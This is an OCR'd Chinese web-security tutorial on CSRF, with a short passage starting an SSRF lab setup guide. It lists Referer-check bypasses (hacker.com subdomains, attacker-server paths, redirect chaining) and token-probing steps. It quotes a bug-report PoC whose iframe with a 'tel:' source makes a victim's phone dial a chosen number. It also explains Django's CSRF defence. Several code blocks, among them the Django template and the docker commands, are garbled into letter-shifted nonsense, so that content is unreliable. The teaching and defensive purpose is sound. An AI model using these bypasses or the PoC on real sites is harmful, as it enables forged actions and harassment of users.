比如^http\:\/\/a\.com，只验证了是否 Referer 是否以 http://a.com 开头，可是没想到我们可以在自己的顶级域名添加一个子域名 http://a.com.hacker.com ；还有 http\:\/\/a\.com\/ ，通过 http://hacker.com/?http://a.com/绕过。以下相关例子均为 Referer 绕过：


WooYun-2015-164067

WooYun-2015-165578

WooYun-2016-166608

WooYun-2016-167674

有些网站由于历史原因会允许空 Referer 头，当 https 向 http 进行跳转时，使用 Html 标签(如 img、iframe) 进行 CSRF 攻击时，请求头是不会带上 Referer 的，可以达到空 Referer 的目的。



3) 验证码

在发送请求前先需要输入基于服务端判断的验证码，机制与 Token 类似，防御 CSRF 效果非常好，不过此方法对用户的友好度很差。

4) 关注点


关于 CSRF 的防护应首先关注高危操作的请求，比如:**网上转账**、**修改密码**等，其次应重点关注那些可以散播的，比如：**分享链接**、**发送消息**等，再者是能辅助散播的，如**取用户好友信息**等，因为前者加上后者制造出来的 CSRF 蠕虫虽不如 XSS 蠕虫威力大，可是也不可小觑。最后应关注那些高权限账户能够进行的**特权操作**，如：**上传文件**、**添加管理员**，在许多渗透测试中，便是起初利用这点一撸到底。

5) 防御实例：Django 的 CSRF 防御机制

新建个 Django 项目，打开项目下的 **settings.py** 文件，可以看到这么一行代码：django.middleware.csrf.CsrfViewMiddleware

```
MIDDLEWARE = [
    'django.middleware.security.SecurityMiddleware',
    'django.contrib.sessions.middleware.SessionMiddleware',
    'django.middleware.common.CommonMiddleware',
    'django.middleware.csrf.CsrfViewMiddleware',
    'django.contrib.auth.middleware.AuthenticationMiddleware',
    'django.contrib.messages.middleware.MessageMiddleware',
    'django.middleware.clickjacking.XFrameOptionsMiddleware',
]
```


这个就是 Django 的 CSRF 防御机制，当我们发送 POST 请求时 Django 会自动检测 CSRFToken *值是否正确。我们把* Debug *打开，可以看到如果我们的* POST *请求无* CSRFToken 这个值，服务端会返回 403 报错。




现在我们往表单上添加 CSRF_Token 的验证：


```
?$GRFW\SH kvp oA

?kvp o qlqj @%aq%A

?khdgA
```

```
        ?p hwd fkduvhv@%XW 0; %A

        ?vlwhA Wlwh?2vlwhA

?2khdgA

?er g| A

        ?ir up  df wr q@%2or j lq2%p hwkr g@%sr vw%A

                ~(  fvuibwrnhq ( ( 22  ⑨ Wrnhq

                ?lqsxv vlsh@%dn{w% qdp h@%svhu%2A

                ?lqsxv vlsh@%dn{w% qdp h@%sz g%2A

                ?lqsxv vlsh@%uxep lw% ydoxh@%      %2A

        ?2ir up A

?2er g| A

?2kwp oA
```

下图为生成的 HTML，可以看到{% csrf_token %}这串代码被 Django 解析成了一个隐藏的 input 标签，其中的值为 token 值，当我们发送请求时必须带上这个值。



只有这样 Django 才会接受 POST 请求来的数据，否则返回错误，并且原登陆页面的 CSRF_Token 重新生成，上一个进行销毁，很大程度上防御住了 POST 请求的 CSRF。



补充一张暴漫系列图，引用自先知社区《聊聊 CSRF 漏洞攻防----久等的暴漫》作者：**farmsec**：


王尼玛今天要给大家讲解一种特别骚气的漏洞 Are you ready?
CSRF漏洞
(Cross-site request forgery)
中文名称：跨站请求伪造
在CSRF攻击中，攻击者只需创建一个看似无害的网站，诱使再有漏洞的网站登录后的用户点击，从而执行某种有利于攻击者的"无意"操作。
贫道降妖多年
第一次遇到你这么骚的
CSRF一般分为两种类型。GET型与POST型
GET型的CSRF只需要把有的漏洞链接发送给受害者让他点击链接，即可完成攻击，这也是最常见的。
POST型的就需要攻击者构造CSRF的POC，然后上传公网服务器让受害者点击
不管是哪种类型，产生漏洞的原因都是因为没有校验这个请求从哪里来~~或者错误的校验，导致被绕过。
下面开始就来聊聊CSRF漏洞的攻防。
那么如何挖掘CSRF漏洞呢？
我想到了
我认为，挖掘这种漏洞最核心的一个思路，就是你使用的这个功能/操作。受害者能不能使用，或者这个功能/操作更高权限的用户能使用
总结成一句话：
CSRF漏洞就相当于是找了个"替死鬼"！！！
CSRF漏洞常见的位置
根据前面的思路设想。
CSRF漏洞大多存在于：
1.关注
2.转发/评论/充值
3.添加的操作
4.修改的操作
5.删除的操作
例如管理员添加账号、删除账号、发布消息、充值/转账等.....
早就想到了！
你个傻叉


CSRF漏洞一样存在于很多很多细枝末节的地方
细微到可能你用了3年这个应用你都不知道原来还有这样一个功能点。
所以我们需要做的，就是把这些细微的功能点，一个不漏的测试一遍。我一般使用Burpsuite的Repeater功能进行测试。然后查看数据包的返回包.确认漏洞是否存在。
而不是去用它3年...
假如qq修改备注的链接如下。
qq.com/bz?qq=111111&bz=老公
当存在CSRF漏洞时，受害者只需要点击链接，就会把自己账号里面QQ号为11111的账号备注修改为老公。
你只需要把这个链接发送给你喜欢的妹子，她们点击后，你就可以成为她们的老公了。（不知道为什么要加们）
举个栗子
不过，要征服妹子谈何容易。肯定会存在防御的~比如判断Referer头。或者使用随机的Token值。这个后面再说。我们来先聊聊如何去绕过这些限制方式，成为她的老公。
巧了
刚也有人这么说
不过他已经死了。

Request

Raw Params Headers Hex


```
GET
/home/xman/data/tipspluslist?indextype=manht&_req_seqid=0xe1030b88000088ea&asyn=1&t=15142866
78459&sid=1469_21097_17001_25178_20718 HTTP/1.1
Host: www.baidu.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
X-Requested-With: XMLHttpRequest
Referer: https://www.baidu.com/
Cookie: BAIDUID=14CF4237C3BC233521A8A2FC41D7060E:FG=1;
BIDUPSID=14CF4237C3BC233521A8A2FC41D7060E; PSTM=1511877700; BD_UPN=1352;
```

如图所示，假如网站存在Referer。我的测试方式如下：
第一、删除掉它，看是不是真的判断。
第二、看他是判断了全部还是只判断了域名，如果只判断了baidu.com，那就可以去其他子域名发布攻击的POC让人点击，比如bbs.baidu.com的域名。
第三、如果判断了www.baidu.com，但是没有判断位置，那就可以去公网服务器上去建立一个路径名为www.baidu.com的路径，把POC写入到该路径下。Referer就会变成了这样
Referer: http://1.1.1.1/www.baidu.com/1.html 从而绕过。
第四、这个是我自己想到的，不知道有没有人发现。如果网站存在URL跳转漏洞，而你的CSRF漏洞又碰巧是GET的，那么，你就可以利用这个URL跳转漏洞。绕过Referer的判断利用URL跳转漏洞，Referer就会是这样的。
Referer: http://www.qq.com/1?returnurl=qq.com/bz?qq=11111&bz=老公

如果网站存在Token：
第一、测试Token的随机性，以及是否可以重复使用。
第二、测试Token是否绑定了这个账号，如果不是，那么就可以利用我这个账号的Token去让别人点击。
第三、看Token存在的位置。如果是再cookie中，那可能是无效的。

既然说到URL跳转，那就再说一个事，我发现有的网站对百度/谷歌的跳转是存在白名单的。如果跳到百度，那就是直接跳转，不需要点确定跳转。我们利用百度翻译，去译网站，绕过这样的白名单设定。

分享一个有意思的乌云案例


详细说明：
首先 之前的漏洞未通过审核....说是用户看得到。。
但是我感觉还是有点利用的地方，比如将poc 的地址改成你自己的手机号，那么想获取哪个妹子的手机号，对方打开poc地址后给自己手机号打电话。
。
那么就知道了对方的手机号了.....
这是陌陌很久以前的一个漏洞，点我链接就可以给我打电话，然后就可以得到妹子的手机号了。
例如
code 区域
<html>
<iframe src="tel:10086"></iframe>
</html>
poc地址：http://**.**.**.**/phone.html
消息
哇塞！
TA的资料
是否关注对方
相互关注后可订阅对方动态
关注
11-05 01:20 0.01km
http://test.m4sk.net/phone.html
中国联通
1:28
78%
10086
正在呼叫...
静音
拨号键盘
免提
通讯录

漏洞回应

陌陌给的回复是不一定是对方的手机号，而且不能造成大量攻击，需要交互。

那如果，我的POC设置的不是10086。我设置的是110呢~

厂商回应：

危害等级：低

漏洞Rank：1

确认时间：2014-11-06 12:17

厂商回复：

1.这个手机号不一定是用户绑定陌陌的手机号，只是对方登陆的设备的手机号。2.另外此问题不能造成大量攻击，攻击需要交互，因此给低危害评分。

所以，CSRF危害大不大取决于你利用漏洞的姿势骚不骚。

你懂我意思吧？

那如何防御CSRF漏洞呢？

我们来看看老外是怎么做的

应用安全

可以看到，Hackerone是使用CQRS框架来做的防御。虽然不太了解这个框架是什么，但是可以抓包看看。

- 我们的几位工程师过着安全工程师和渗透测试人员的双重生活。所有的提交都要经过强制性的代码和安全审查，以及静态分析工具的检查。
- 所有的数据访问和变化都经过了严格的命令查询责任分离（CQRS）框架，用于集中审计，认证和授权。
- 该框架利用强类型和参数化来消除SQL注入攻击，并在任何数据突变之前强制实施反CSRF令牌。
- 我们使用严格的内容安全策略 和一个默认的安全模板语言来有效地消除跨站脚本（XSS）。
- 我们使用SSL / TLS加密所有网络通信，并伴随着" 完美转发保密" 和HTTP严格传输安全（HSTS） 包括正在预装的HSTS 在大多数主流浏览器中
- 所有请求都通过多种速率限制实现，以防止暴力攻击。

CSRF 的常用检测方法

1) 黑盒

1、首先肯定确定**是否除 Cookie 外其他参数均可确定，即：无验证码，无 Token 等**。

2、再者如果发现是 **Referer 头判断**的话，可以尝试是否可以绕过正则。

3、还有就是考虑能不能绕过 Token，比如 Url 处的 Token 用加载攻击者服务器上的图片来获取。

4、最后可以考虑与 XSS 结合，如：攻击者使用 iframe 跨域，存在 xss 漏洞的网站插入的 XSS 执行代码为 eval(window.name)，那么我们构造的 iframe 标签里可以添加个 name 属性与子页面进行通信，例子：

wooyun-2015-089971

2) 白盒

1、查看是否有 Token，验证码，Referer 等不确定参数判断。

2、判断 Referer 的正则是否安全。

3、判断 Token 返回的位置是否为安全位置。


4、判断生成的 Token 是否足够随机，毫无规律。

从上到下挖掘难度依次递增

补充说明

1) HttpOnly

CSRF 攻击不受 Cookie 的 **HttpOnly** 属性影响。



2) XSS 漏洞情况下的 CSRF

如果一个网站存在 XSS 漏洞，那么以上针对 CSRF 的防御几乎失去了作用。

3) 关于 Flash 的内容

鉴于 Flash 的凉势，这里暂不做研究以节省时间。

4) 目前 CSRF 形势

就目前而言，CSRF 这个沉睡的巨人颇有一番苏醒的意味，可导致的危害也正在逐步的为人们所知，但目前仍有许多开发人员还没有足够的安全意识，以为只要验证 Cookie 就能确定用户的真实意图了，这就导致了目前仍有大量潜在的 CSRF 漏洞的局面，CSRF 是不可小觑的漏洞，希望大家看完这篇文章能对 CSRF 有个较为清晰的认识。

结束语

这是我在信安之路投稿的第二篇文章，虽说内容较为基础，但也是我熟读几本相关书籍与相关文章、研究已知漏洞，所写出来的一篇半总结，半思考文章，也许里边会有些错误，麻烦各位表哥斧正，如果有想要与我交流相关内容的可以 email 我(asp-php#foxmail.com # 换成 @)。

最后欢迎大家多多投稿呀，真的能对自己的学习有很大帮助！

参考

书籍：

《Web 前端黑客技术揭秘》p83-p96

《XSS 跨站脚本攻击剖析与防御》p182-p187

《黑客攻防技术宝典 Web 实战篇第二版》p368-p374**

文章：

CSRF 漏洞挖掘：https://xz.aliyun.com/t/240

WEB 安全之 Token 浅谈:https://blog.csdn.net/sum_rain/article/details/37085771

跨域方式及其产生的安全问题 https://xz.aliyun.com/t/4470

Django 中 CSRF 原理及应用详解:https://blog.csdn.net/qq_41000891/article/details/82784489

CSRF 简单介绍及利用方法 | WooYun 知识库:https://drops.secquan.org/papers/155

原生 JSONP 实现_动态加载 js（利用 script 标签）:https://blog.csdn.net/liwb94/article/details/80221224

VVUI 脚


原创 Seas0n 信安之路 2019-05-19

项目地址：
https://github.com/m6a-UdS/ssrf-lab/blob/master/basics/www/testhook.php

在网上找到一个学习 SSRF 的环境，SSRF-LABS 有一个好看又简洁的界面，提供了最基本的 REST API 和客户端 WebHook 功能用于 SSRF 测试。前面只是大概的介绍，知道就好，不用花费过多精力了解。

SSRF 介绍

服务端请求伪造，用户通过 WEB 访问/上传/发出请求，绕过服务器防火墙，获取服务器及其内网信息。SSRF 可以说是一个媒介，结合服务器中的服务，常常可以形成一条完整的攻击链。



环境准备

我的环境是 Ubuntu16.04，如果使用其他的系统，可能安装 docker 的方法不同，可以到网上搜一下。下面为安装 docker 的步骤。

```
' fxuc 0vVO kwwsv=22j hw1gr fnhu1fr p 2 · vk &脚本安装 gr fnhu
' dsv lqvwdoo gr fnhu0fr p sr vh &安装 gr fnhu fr p sr vh
```

先按照下面的命令把 basic 这一关搭建好，其他的基本相同。在创建容器的时候避免出冲突，端口 8999 在设置要注意，避免与本地已开启端口产生冲突。

```
' jlw for qh kwwsv=22jlwkxe1frp 2p 9d0XgV2vvui0ode1jlw ' fg ä2vvui0ode2edvlfv &进入 edvlfv 文件夹
' grfnhu exlog 0v vvui0ode2edvlf 1 &构建镜像
' grfnhu uxq 0g 0s ; <<<=; 3 vvui0ode2edvlf &创建容器 ' grfnhu sv &查看 vvui0ode2edvlf 容器编号
' grfnhu vwrs ^容器编号` &关闭容器
```

在 Advances 系列的文件夹还有 ctf 中没有 dockerfile 文件，只有 docker-compose.yml 文件，这时候我们就要在构建镜像的时候就换 docker-compose 来创建镜像并开启容器了。

```
' fg ä2vvui0ode2dgydqfhg4 & 进入 dgydqfhg4目录下
' grfnhu0frp srvh xs 0g &开启容器
' grfnhu0frp srvh grzq &关闭容器
```

